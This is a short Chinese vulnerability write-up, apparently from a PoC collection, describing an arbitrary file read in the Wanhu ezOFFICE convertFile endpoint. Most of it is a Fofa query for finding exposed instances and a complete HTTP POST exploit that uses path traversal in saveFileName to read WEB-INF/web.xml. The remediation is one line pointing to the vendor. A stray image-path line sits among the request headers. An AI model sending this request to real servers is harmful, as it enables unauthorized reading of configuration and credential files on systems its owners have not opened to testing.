# 万户 ezOFFICE convertFile 文件读取

## 漏洞描述

万户ezOFFICE convertFile 接口存在任意文件读取漏洞，攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

## 漏洞复现

1. Fofa

app="ezOFFICE协同管理平台"



2、poc

POST /defaultroot/convertFile/text2Html.controller HTTP/1.1

Host: your-ip

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15


Content-Length: 63

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate

Connection: close

saveFileName=123456/../../../../WEB-INF/web.xml&moduleName=html



## 修复建议

1、官方已修复该漏洞，请用户联系厂商修复漏洞：https://www.whir.net/